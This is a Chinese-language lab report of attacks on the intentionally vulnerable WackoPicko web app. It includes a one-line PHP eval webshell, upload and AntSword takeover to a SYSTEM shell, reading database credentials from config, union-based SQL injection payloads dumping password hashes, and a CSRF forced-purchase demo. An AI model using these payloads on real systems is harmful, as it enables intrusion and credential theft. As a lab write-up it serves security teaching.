
[Add to Cart](#)

Uploaded on June 30, 2019

右键点击图片可查看图片存储地址及文件名




编写一个简单的 php 小马



A screenshot of a web browser window titled "ll.php". The content of the page is a single line of PHP code: `<?php @eval($_POST['11']);?>`. The code uses the `@eval` function to execute the value of the `$_POST['11']` variable.

上传 PHP 小马，因为毫无过滤，可将文件名 `ll.php` 直接填入



上传后进入显示界面，因为不是图片文件所以显示失败

ll.php



Comments

No comments yet...

Add your comment

Preview

2 Tradebux
[Add to Cart](#)

Uploaded on June 30, 2019
by [rf](#)


Other by [rf](#)



但是我们已经知道了它的存储位置，也可右键查看，所以直接访问发现可以访问执行 php（因为本身没有写输出语句所以回显为空，但能加载说明马已经存在于服务器并可执行）



为了方便使用蚁剑连接 shell



新增连接

The screenshot shows the AntSword application window. On the left, there is a table titled "Shell Lists (16)" listing various shell URLs, their IPs, addresses, creation times, and last update times. On the right, a modal dialog box titled "Add shell" is open, allowing the user to input shell details like URL, PWD, Encode, and Shell type. The "Category" sidebar on the right shows one item named "Default".


URL	IP	ADDR	CTIME	UTIME
http://219.219.61.234:10003/web	219.219.61.234	江苏省徐州市 中国矿业大学	2018/12/15 16:44:35	2018/12/16 15:46:18
http://219.219.61.234:10001/uplo	219.219.61.234	江苏省徐州市 中国矿业大学	2018/12/14 20:04:46	2018/12/14 20:07:22
http://101.71.29.5:10049/uploads	101.71.29.5			
http://202.119.206.81/logg.php	202.119.206.8			
http://114.55.36.69:8014/upload/i	114.55.36.69			
http://114.55.36.69:8017/upload/i	114.55.36.69			
http://10.1.16.2/usr/uploads/2018	10.1.16.2			
http://10.1.16.2/usr/uploads/201	10.1.16.2			
http://172.20.109.101/config/conf	172.20.109.10			
http://172.20.101.101/config/conf	172.20.101.10			
http://172.20.121.101/config/conf	172.20.121.10			
http://217cdc4f80aa44ce9a458f30	106.39.208.9			
http://114.55.36.69:46012/upload	114.55.36.69			
http://58.154.33.13:9018/uploads	58.154.33.13			
http://58.154.33.13:8004/index.pl	58.154.33.13	辽宁省沈阳市 教育网东北地区中	2017/08/06 16:53:07	2017/08/06 17:08:05

新增成功，右键可选择不同操作

The screenshot shows the AntSword application window with a similar layout to the first one. The "Shell Lists (17)" table includes the new entry from the previous screenshot. A context menu is open over the first row of the table, displaying options such as "Add", "Edit", "Delete", "Move", and "Search". The "Category" sidebar on the right shows one item named "Default".

URL	IP	ADDR	CTIME	UTIME
http://localhost/upload/webshell/ll	127.0.0.1	IANA 保留地址用于本地回送	2019/06/30 16:55:45	2019/06/30 16:55:45
http://219.219.61.234:1	>_ Terminal	219.219.61.234 江苏省徐州市 中国矿业大学	2018/12/15 16:44:35	2018/12/16 15:46:18
http://219.219.61.234:1	FileManager	219.219.61.234 江苏省徐州市 中国矿业大学	2018/12/14 20:04:46	2018/12/14 20:07:22
http://101.71.29.5:1004	Database	101.71.29.5 浙江省杭州市 联通	2018/11/24 10:53:36	2018/11/24 10:53:36
http://202.119.206.81/lo	Plugins	202.119.206.81 江苏省徐州市 中国矿业大学	2018/10/30 17:29:15	2018/10/30 17:40:00
http://114.55.36.69:801	Plugin center	114.55.36.69 北京市 京宽网络	2018/10/28 14:36:53	2018/10/28 14:36:53
http://114.55.36.69:666	Add	114.55.36.69 北京市 京宽网络	2018/10/01 18:29:09	2018/10/01 18:31:57
http://114.55.36.69:801	Edit	114.55.36.69 北京市 京宽网络	2018/09/30 15:52:41	2018/09/30 15:52:41
http://10.1.16.2/usr/up	Delete	10.1.16.2 局域网 对方和您在同一内部网	2018/09/15 16:25:04	2018/09/15 16:26:52
http://10.1.16.2/usr/up	Move	10.1.16.2 局域网 对方和您在同一内部网	2018/09/15 14:04:08	2018/09/15 16:10:09
http://172.20.109.101/c	Search	172.20.109.101 局域网 对方和您在同一内部网	2018/09/15 11:23:45	2018/09/15 12:13:20
http://172.20.101.101/c	Clear cache	172.20.101.101 局域网 对方和您在同一内部网	2018/09/15 11:22:32	2018/09/15 11:22:32
http://172.20.121.101/c	Clear all cache	172.20.121.101 局域网 对方和您在同一内部网	2018/09/15 11:02:03	2018/09/15 11:02:03
http://217cdc4f80aa44ce9a458f30		217cdc4f80aa44ce9a458f30 106.39.208.9 北京市 北京电信互联网数据中心	2018/04/30 08:43:14	2018/04/30 08:43:14
http://114.55.36.69:46012/upload		114.55.36.69 北京市 京宽网络	2017/10/23 19:41:47	2017/10/23 19:41:47
http://58.154.33.13:9018/uploads		58.154.33.13 辽宁省沈阳市 教育网东北地区中	2017/08/06 17:25:31	2017/08/06 17:25:31
http://58.154.33.13:8004/index.pl		58.154.33.13 辽宁省沈阳市 教育网东北地区中	2017/08/06 16:53:07	2017/08/06 17:08:05

选择命令行终端可直接输入命令，可以看到已经是 system 最高权限



The screenshot shows the AntSword interface with a terminal window. The terminal output is as follows:


```
(*) Informations
Current Path: C:/wamp/www/upload/webshell
Drive List: C:D:
System Info: Windows NT LAPTOP-CQF1T9T1 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Current User: SYSTEM
C:\wamp\www\upload\webshell> dir
               0 0 0 0 0 0 C 0 0 0 0 0 Windows
               0 0 0 0 0 0 K 0 0 0 D6DC-523E

C:\wamp\www\upload\webshell> dir
2019/06/30 16:52      <DIR>          .
2019/06/30 16:52      <DIR>          ..
2019/06/30 16:48              28 11.php
                                1 0 0 0 1 0 28 0 0
                                2 0 0 L 10,563,768,320 0 0 0 0 0


C:\wamp\www\upload\webshell> whoami
nt authority\system

C:\wamp\www\upload\webshell>
```

选择文件操作可直接处理服务器所有文件




可通过文件视图找到存储数据库用户名密码进行数据库连接的文件 ourdb.php 进行查看



The screenshot shows the AntSword code editor with the file C:/wamp/www/include/ourdb.php open. The code is as follows:

```
1 <?php
2 error_reporting(0);
3
4 $username = "root";
5 $pass = "1xz";
6 $database = "wackopicko";
7
8 require_once("database.php");
9 $db = new DB("127.0.0.1", $username, $pass, $database);
10
11
12 ?>
```

得到数据库用户名和密码，选择新建连接数据库




连接成功后可获取数据库所有信息，可以看到 picture 表中存储我们上传的 php 小马的信息

The screenshot shows the AntSword MySQL client interface. On the left, the database tree shows the connection to mysql://root@localhost and the schema wackopicko, which contains tables like admin, admin_session, cart, etc. In the center, a SQL editor window displays the query: `1 SELECT * FROM `pictures` ORDER BY 1 DESC LIMIT 0,20;`. To the right, a results grid shows the following data:

id	title	width	height	tag	filename	price	high_qualit	created_on	user_id
24	ll.php	128	128	webshell	webshell/ll.p 2		NjQzNTQyNl	2019-06-30	12
22	fav	128	128	snip	snip/fav	23	Nzc3NjU4Mv	2019-06-30	12
21	chuye	128	128	snip	snip/chuye	23	MTEzMDk1	2019-06-30	12
17	dazai	128	128	snip	snip/dazai	233	MjI1NTUzNC	2019-06-29	12
16	xiaolin	128	128	snip	snip/xiaolin	233	Mjc0MjU5NC	2019-06-29	12
15	This grows	128	128	flowers	flowers/flwe 40		ODcxNDAyN	2009-02-18	11
14	The house I	128	128	house	house/hodjj	20	MzM4OTU3N	2009-02-18	11
13	Our House	128	128	house	house/our_h	30	OTE4MzM1N	2009-02-18	10
12	Beautiful Wa	128	128	waterfall	waterfall/Wz	10	ODQ4OTkx	2009-02-18	10
11	My House!	128	128	house	house/My_H	16	ODExNzIzOC	2009-02-18	2
10	Awesome Fl	128	128	flowers	flowers/flow	26	NjE4NDgwO	2009-02-18	2
7	My Dog	128	128	doggie	doggie/Dog.	15	OTA5MjA1N	2009-02-18	1


3.4 SQL 注入

同样是在搜索的地方测试，发现图片下方会回显图片 title



明显为字符型查询，先闭合前面的引号然后进行 union select 尝试 11 列时成功出现回显为第二个字段

```
' union select 1,2,3,4,5,6,7,8,9,10,11 --+
```



于是在第二个字段处注入我们的查询语句，先在当前数据库搜索所有表，使用 `group_concat()` 合并为一个字段输出



查询 `users` 表的所有字段

```
' union select 1,group_concat(column_name),3,4,5,6,7,8,9,10,11 from information_schema.columns where table_name='users'--+
```




查询用户名和密码字段（回显过长直接看网页源代码，此处密码为加密后存储）

```
' union select 1,group_concat(login,0x3a,password),3,4,5,6,7,8,9,10,11  
from users--+
```

```
<a href="/pictures/view.php?picid=1"> <p class="white-text"> Sample  
User:3e912f8fc814831804d735dc2fcfc3cfa75c28e3, bob:abd09072e674720d87ddd27122f67eedbc4b0d08, scanner1:af256af3d4fd990dbe546daa04e5c75eae356ea  
, scanner2:f9335d39b2b78018c2b8affa7fc7b0917a3300a7, scanner3:43754746b4043c852864bb321e4f2648d1421c18, scanner4:e514a672396679528c766a92a857ea  
c4b22bc667, scanner5:f38ae9b0b6b1ad2a2a2721841c0cc89b31<br></p>  
</a>
```

3.5 CSRF

在留言板留下购买链接，假装为一个无害的链接



此时图片原有拥有者 rf 的 tradebux 为 57

Hello rf, you got 57 Tradebuxs to spend!

Cool stuff to do:

[Upload a pic](#)
[Your Uploaded Pics](#)
[Leave a message](#)
[Your Purchased Pics](#)

使用 233 用户登录，有 97 个 tradebux

Hello 233, you got 97 Tradebuxs to spend!

Cool stuff to do:

[Upload a pic](#)
[Your Uploaded Pics](#)
[Leave a message](#)
[Your Purchased Pics](#)

保持 233 登录状态访问 guestbook

Guestbook

See what people are saying about us!

[click to see interesting things~](#)

- by purchase me

- by xsser1

点击链接后发现未经允许就自动购买了 picid 为 16 的图片

You have purchased the following pictures:



访问主页发现已经只剩 94tradebux

Hello 233, you got 94 Tradebuxs to spend!

Cool stuff to do:

[Upload a pic](#)

[Your Uploaded Pics](#)

[Leave a message](#)

[Your Purchased Pics](#)

回到 rf 用户发现多了 3tradebux

Hello rf, you got 60 Tradebuxs to spend!

Cool stuff to do:

[Upload a pic](#)

[Your Uploaded Pics](#)

[Leave a message](#)

[Your Purchased Pics](#)

4 漏洞分析和防护

4.1 XSS

4.1.1 介绍

Cross-Site Scripting（跨站脚本攻击）简称 XSS，是一种代码注入攻击。攻击者通过在目标网站上注入恶意脚本，使之在用户的浏览器上运行。利用这些恶意脚本，攻击者可获取用户的敏感信息如 Cookie、SessionID 等，进而危害数据安全。

为了和 CSS 区分，这里把攻击的第一个字母改成了 X，于是叫做 XSS。

XSS 的本质是：恶意代码未经过滤，与网站正常的代码混在一起；浏览器无法分辨哪些脚本是可信的，导致恶意脚本被执行。

而由于直接在用户的终端执行，恶意代码能够直接获取用户的信息，或者利用这些信息冒充用户向网站发起攻击者定义的请求。

在部分情况下，由于输入的限制，注入的恶意脚本比较短。但可以通过引入外部的脚本，并由浏览器执行，来完成比较复杂的攻击策略。

这里有一个问题：用户是通过哪种方法“注入”恶意脚本的呢？

